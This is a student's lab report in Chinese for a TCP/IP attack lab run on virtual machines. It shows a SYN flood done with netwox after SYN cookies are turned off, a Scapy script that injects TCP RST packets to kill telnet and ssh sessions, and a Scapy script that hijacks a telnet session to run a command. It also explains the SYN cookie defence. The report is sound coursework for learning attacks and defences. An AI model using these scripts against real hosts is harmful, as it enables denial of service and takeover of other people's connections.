

**TCP/IP Attack Lab**


57117124马鸣宇

**Task 1: SYN Flooding Attack**


使用宿主机和2台虚拟机作为实验平台：








使用第二个虚拟机攻击第三个虚拟机，使用宿主机来进行观察



先查看当前套接字队列：




此时宿主机可以使用Telnet连接第三个虚拟机


关闭防御：sudo sysctl -w net.ipv4.tcp\_syncookies=0

然后发起SYN泛洪攻击：sudo netwox 76 -i 192.168.1.105 -p 23 -s raw

此时第三台虚拟机中查看套接字队列



有很多状态为SYN\_RECV的连接，它们发出一次握手请求后就不再回应



此时Telnet无法连接

打开SYN cookie防御，再次攻击，并使用宿主机观察

发现可以正常建立Telnet

重新查看套接字队列：


在有大量SYN-RECV套接字的同时，Telnet连接顺利建立了。

SYN Cookie是对TCP服务器端的三次握手协议作一些修改，专门用来防范SYN Flood攻击的一种手段。它的原理是，在TCP服务器收到TCP SYN包并返回TCP SYN+ACK包时，不分配一个专门的数据区，而是根据这个SYN包计算出一个cookie值。在收到TCP ACK包时，TCP服务器在根据那个cookie值检查这个TCP ACK包的合法性。如果合法，再分配专门的数据区进行处理未来的TCP连接。

**Task 2: TCP RST Attacks on telnet and ssh Connections**

第二个和第三个虚拟机建立Telnet

使用tcpdump：

第二个虚拟机IP：192.168.1.101，端口51432，下一个seq值为38

第三个虚拟机IP：192.168.1.105，端口23，下一个seq值为2

编写代码：

from scapy.all import\*

ip=IP(src=”192.168.1.101”，dst=”192.168.1.105”)

tcp=TCP(sport=51432,dport=23,flags=”RA”,seq=2,ack=38)

pkt=ip/tcp

ls(pkt)

send(pkt,verbose=0)


运行Python脚本后，Telnet连接中断。

使用相同方法攻击ssh连接也奏效

这是因为ssh不加密报文头部，我们仍然可以通过tcpdump获取到IP，端口号，seq和ack

**Task 4: TCP Session Hijacking**

首先建立Telnet连接：

端口分别为56352和23，发起者下一个seq=98，接受者下一个seq=104

编写Python脚本：

from scapy.all import\*

ip=IP(src=”192.168.1.103”,dst=”192.168.1.105”)

tcp=TCP(sport=56352,dport=23,flags=”PA”,seq=98,ack=104)

payload=”mkdir test”

pkt=ip/tcp/payload

ls(pkt)

send(pkt,verbose=0)

成功攻击后，会在被攻击的虚拟机目录下找到test文件夹。